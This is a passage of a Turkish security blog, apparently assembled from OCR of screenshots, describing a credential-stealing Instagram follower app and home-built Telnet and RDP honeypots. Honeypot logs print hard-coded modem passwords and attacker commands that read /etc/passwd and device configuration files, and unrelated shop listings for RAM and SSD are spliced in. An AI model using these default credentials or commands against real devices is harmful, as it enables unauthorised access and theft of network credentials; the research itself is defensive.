
Uygulamayı çalıştırdığımda arka planda http://myapi.mobiroller.com web adresine yapılan isteklerden bu uygulamanın Mobiroller ile geliştirildiğini öğrendim. Giden isteklere daha detaylı baktığımda da, uygulama geliştiricine ait olan e-posta adresleri rahatlıkla görülebiliyordu.




Takipçi Kazan uygulamasının davranışını anlamak için ilk olarak uygulamaya hatalı Instagram parolamı girdim. "Kullanıcı adı veya şifre yanlış!!!" mesajından uygulamanın aldığı kullanıcı adı ve parola bilgisini anlık olarak Instagram üzerinde kullandığı açıkça anlaşılıyordu. Doğru parola girdikten sonra ise uygulamanın beni bilgilendirme ve ödeme sayfasına yönlendirdiğini gördüm. Daha sonra Instagram hesabıma giriş yaptığımda ise takip ettiğim kişilerin hızla arttığını gördüm. Çok geçmeden Instagram hesabıma giriş yapamaz oldum ve kısa bir süre sonra hesabım Instagram tarafından donduruldu.





Burp Suite Professional v1.7.12 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Showing all items
Request Response
Raw Params Headers Hex
GET /home HTTP/1.1
Host: www.insfollow.com
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Referer: http://www.insfollow.com/sistemgiris?error=hata
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: PHPSESSID=6b3g24nkotufltvbjbpq0ifst6
X-Requested-With: com.nantsinstansfansfllow
Connection: close
Genymotion - Samsung Galaxy S6 - 6.0.0 - API 23 - 1440x2560 (1440x2560, 640dpi) - ...
Instagram ile Baglanın
İNSFOLLOW.COM - BİLGİLENDİRME
Hoşgeldin Hemen Vip Üyelik alarak istediğiniz kullanıcıya Takipçi ve Beğeni atabilirsiniz. Vip kullanıcılar günlük 500 kredi kazanırlar.
0553
Aktif Kullanıcı Sayısı : 5865
500 Türk Takipçi + Son 3 fotografınıza 200 Begeni 10 TL Hemen al Arkadaşlarını Şaşırt
Kredi Kartı ile Ödeme
9 Fotografınıza 1000 Begeni 49.99 TL Hemen al Arkadaşlarını Şaşırt
Kredi Kartı ile Ödeme


Secure https://www.instagram.com/hack4career/
Instagram
Search
hack4career
Edit Profile
0 posts 0 followers 2 following
hack4career
Start capturing and sharing your moments.
Get the app to share your first photo or video.
App Store
Google play
Experience the best version of Instagram by getting the app.
Google Play
App Store



Bu çalışmanın sonucunda, devlet sitelerimizin They PWN Houses! yazısına konu olan organize gruplar haricinde takipçi kılıfı altında siteler oluşturan sosyal ağ ve medya hırsızları tarafından da hedef alındığını öğrenmiş oldum. Yaptığım bu bireysel çalışmanın devlet sitelerinin güvenliğini sağlayan yetkili kurumlara ışık tutmasını temenni eder, takipçi kazan, beğeni kazan gibi web sitelerine, mobil uygulamalara karşı sosyal ağ ve medya kullanıcılarının dikkatli olmasını önerir, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Yapmış olduğum bildirime istinaden çalışma başlatan USOM'a, sorumlu bir vatandaş olarak teşekkür ederim.



Not: Araştırmayı yaptığım zaman ile blog yazısını yazmam ve yayımlamam arasında geçen süre zarfında yazıya konu olan hastanenin web sayfasından ilgili zararlı kodun kaldırıldığı görülmüştür.


The post Tehdit Avı appeared first on Siber Güvenlik Günlüğü.

Tuzak Sistem ile Hacker Avı

By Mert SARICA on July 3rd, 2017

Etrafımdaki tanıdığım, tanımadığım çok sayıda kişiden son yıllarda şu soruyu duymaya başladım, "Verilerimi şifrelediler, para istiyorlar, ne yapabilirim ? Kimden yardım alabilirim ?". Bunu, yıllarca yapılan uyarıları dikkate almayıp, emniyet kemeri takmadan yola çıkıp, hızla duvara toslayıp daha sonra kolunu kaybeden bir kişinin "kolumu kaybettim, ne yapabilirim ?" sorusuna benzetiyorum. Bazı hataların maalesef telafisi ya kolay olmuyor ya da olmuyor. Şifreleme zararlı yazılımlarının cirit attığı siber dünyada, verilerinizi periyodik olarak yedeklemez, sistemlerinizde/cihazlarınızda güçlü parolalar kullanmaz (büyük, küçük harf ve özel karakter kullanma gibi), sistemlerinizin güvenliğini sıkılaştırmazsanız (hardening), muhakkak art niyetli birilerinin doğrudan ya da dolaylı olarak hedefi haline gelmeniz çok uzun

sürmez. Geçmişten, günümüze doğru yapmış olduğum güvenlik araştırmalarına bakacak olursanız aslında ne demek istediğimi daha net anlayabilirsiniz.



Mert bey merhaba, 2 gün önce başımız geldi, 2 ay öncede İstanbuldaki bir firmaya. Müşteride tüm veritabanlarını ve ortak kulannılan dosyaları şifrediler ve para istiyorlar. Bu konuda 3389 portu haricinde yapılabilecekler, alınması gereken önlemler konusunda yardımcı olabilirmisiniz. Vatandaşlar Active Directory içinde kendilerine kullanıcı yaratıp bu kullanıcı üzerinden işlem yapıyorlar ve tüm event logları siliyor. RDP üzerinden gelebilmesi için en azından en bilindik Administrator şifresini bilmesi gerekiyor. Sağlam bir şifreyi nasıl geçebiliyorlar.


2010 yılında yapmış olduğum ve yazıya döktüğüm Sanal Kuşatma başlıklı blog yazımda, evime kurduğum basit bir honeypot ve aşağıdaki cümle ile dikkat çekmeye çalıştığım nokta, bugün sanal dünyada son kullanıcıların yaşadığı sorunların hemen hemen ayak sesleri gibiydi.

> *"Honeypot kayıtlarından edindiğim bilgileri kısaca özetleyecek olursam honeypot üzerinde yer alan 11 bağlantı noktasından bir tanesine internete açıldıktan 12 dakika sonra ilk bağlantı gerçekleşmiş ve 5 saat içinde toplamda honeypota 8 farklı ülkeden, 14 farklı ip adresinden iletişim kurulmuştur."*

2014 yılında ise Air6372SO Varsayılan Hesap Doğrulaması başlıklı bir diğer blog yazımda, donanım yazılımlarına gömülen kullanıcı adı ve parolaların son kullanıcılar olarak güvenliğimizi nasıl tehlikeye atabileceğine dikkat çekmeye çalışmıştım. Yazının akabininde de, internetten gelen bağlantıları kabul edecek şekilde tasarladığım sahte Telnet Honeypot aracını sessiz sedasız hayata geçirdim. Kendisini Airties modemin konsol arabirimiymiş gibi tanıtan ve yazıda bahsi geçen gömülü parolalarla bağlantı kurmaya çalışanları kayıt altına alan bu araç ile yazının yayınlanmasından kısa bir süre sonra hem yurtiçinden hem de yurtdışından bağlantı kurulduğunu gördüm. Bunlardan birinde, İngiltere'den bağlantı kuran bir ip adresi (172.245.61.34), WiFi erişim noktası adını ve parolasını çalıp, sırra kadem bastı. Sebebi üzerine biraz düşününce, art niyetli kişilerin şifre kırmak amacıyla parola sözlüğü oluşturmak veya Wifi modeminiz üzerinden yeri geldiğinde siber suç işlemek için bu bilgileri toplamış olma ihtimalleri yüksek olabilirdi.

Batcave


```
==========================================
Telnet Honeypot [http://www.mertsarica.com]
==========================================
21-10-2016 19:16:36|192.168.1.38|Connected!
21-10-2016 19:16:53|192.168.1.38|Username: root
21-10-2016 19:16:53|192.168.1.38|Password: SoL_FiBeR_1357
21-10-2016 19:16:53|192.168.1.38|Logged In!
21-10-2016 19:16:58|192.168.1.38|Command: help
```





```
root@Batcave:/var/www/html/balkupu# cat balkupu.txt
29-12-2014 20:25|88.235.155.239|Username: root
29-12-2014 20:25|88.235.155.239|Password: SoL_FiBeR_1357
29-12-2014 20:25|88.235.155.239|Logged In!
29-12-2014 20:25|88.235.155.239|Command: help
29-12-2014 20:25|88.235.155.239|Command: ifcoifc
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command:
29-12-2014 20:25|88.235.155.239|Command: help
10-01-2015 05:38|172.245.61.34|Username: root
10-01-2015 05:38|172.245.61.34|Password: dsl_2012_Air
10-01-2015 05:38|172.245.61.34|Logged In!
10-01-2015 05:38|172.245.61.34|Command: cat /var/hostapd*
10-01-2015 05:38|172.245.61.34|Command: ps
10-01-2015 05:38|172.245.61.34|Command: cat /var/config.xml
10-01-2015 05:38|172.245.61.34|Command: cat /etc/passwd
```

2016 yılının sonuna doğru ise yazımın başında belirttiğim şifreleme yöntemi kullanan fidyecilerin izledikleri yöntemleri açıklığa kavuşturmaya karar verdim. Rivayete göre art niyetli kişiler Türkiye'nin ip bloğunu Nmap vb. bağlantı noktası (port) tarama araçları ile tarıyorlar ve ardından internete açık olan Remote Desktop servisine Ncrack vb. araçlarla sözlük saldırısı (dictionary attack) gerçekleştiriyorlardı. Bu araştırma için bütçemi çok zorlamadan (6 taksit :)) gerekli donanımları toplamaya başladım.

Donanımları topladıktan sonra donanım olarak ortaya 2 GHZ hızında işlemcisi, 8 GB RAM'i ve 120 GB SSD diski olan bir tuzak sistem çıktı. Bunun üzerine ilk iş olarak ücretsiz olan ESXi sanallaştırma sistemini kurdum. Onun üzerine de üzerinde sahte muhasebe uygulaması bulunacak olan bir Windows 7 (Honeypot), tuzak sistemi hackleyen art niyetli kişilerin ağ trafiğini izlemek ve internet bağlantısını kısıtlamak amacıyla (malum sanal sistemimi başka suçlara alet etmelerini istemezdim) Ubuntu işletim sistemi (Batcave) kurdum. Windows 7'yi yerel ağda izole edip, internete bağlanabilmesi için Ubuntu'yu da vekil sunucu (ssl inspection proxy) yaptım.



Ana Sayfa > Bilgisayarlar > Bilgisayar Parçaları > Bellek Ramler > Kingston Bellek Ramler



Kingston ValueRam 8GB 1600MHz DDR3 Notebook Ram (KVR16LS11/8)

%27 indirim ~~168,10 TL~~ **123,06 TL**

★★★★★ Yorum (21) | Yorum Yap

Peşin Fiyatına 6 x 20,51 TL | **Taksit Tablosu**

Satıcı: Hepsiburada

- 1 Adet + Sepete Ekle

En geç **9 Mayıs Pazartesi** günü kargoda

Bugün Teslimat Seçeneği

Favori Listeme Ekle | Karşılaştır | Fiyat Alarmı

Diğer Satıcılar - Tümü (7)

Fiyat / Satıcı	Kargo / Kampanya	
115,50 TL Nethouse	• En geç **9 Mayıs Pazartesi** günü kargoda	Sepete Ekle
115,64 TL Pazarbizde	• En geç **11 Mayıs Çarşamba** günü kargoda	Sepete Ekle

Ana Sayfa > Bilgisayarlar > Veri Depolama Ürünleri > SSD Solid State Drive > Sandisk SSD Solid State Drive

Sandisk SSD Plus 120GB 520MB-180MB/s Sata3 2.5" SSD (SDSSDA-120G-G25)

%40 indirim ~~199,00 TL~~ **119,00 TL**

★★★★½ Yorum (70) | Yorum Yap

Peşin Fiyatına 6 x 19,83 TL | **Taksit Tablosu**

Satıcı: Hepsiburada

- 1 Adet + Sepete Ekle


En geç **9 Mayıs Pazartesi** günü kargoda

